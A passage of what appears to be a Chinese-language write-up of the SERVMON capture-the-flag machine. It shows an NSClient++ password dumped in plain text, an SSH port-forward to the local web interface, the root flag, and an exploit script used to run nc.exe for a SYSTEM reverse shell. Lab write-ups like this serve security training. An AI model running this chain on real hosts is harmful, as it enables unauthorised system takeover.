
執行指令查詢密碼與ini裡密碼一樣，也無法登入

```
nadine@SERVMON C:\Program Files\NSClient++>nscp web -- password --display
Current password: ew2x6SsGTxjRwXOT
```

可能需要端口轉發到本地

```
ssh -fgN -L 8443:127.0.0.1:8443 nadine@10.10.10.184
```

轉發成功並成功登入




看漏洞腳本第3步驟，下載nc.exe

原本想上傳檔案在temp，突然發現root.txt =D

```
 Directory of C:\temp

04/29/2024  12:28 PM    <DIR>          .
04/29/2024  12:28 PM    <DIR>          ..
04/28/2024  04:06 PM                10 query
04/28/2024  04:06 PM                 6 queryex
04/28/2024  04:05 PM                 6 restart
04/28/2024  03:50 PM                34 root.txt
04/28/2024  03:53 PM                72 test.bat
               5 File(s)            128 bytes
               2 Dir(s)   5,999,427,584 bytes free

nadine@SERVMON C:\temp>type root.txt
5c6820b4adf3dad8f1ca09f954efca88
```

一樣繼續拿到system權限

第五步驟



上傳的nc.exe都會不見。。。放棄

另一組腳本48360，可直接-c \temp\nc.exe
kali開啟nc -lvvp就成功提權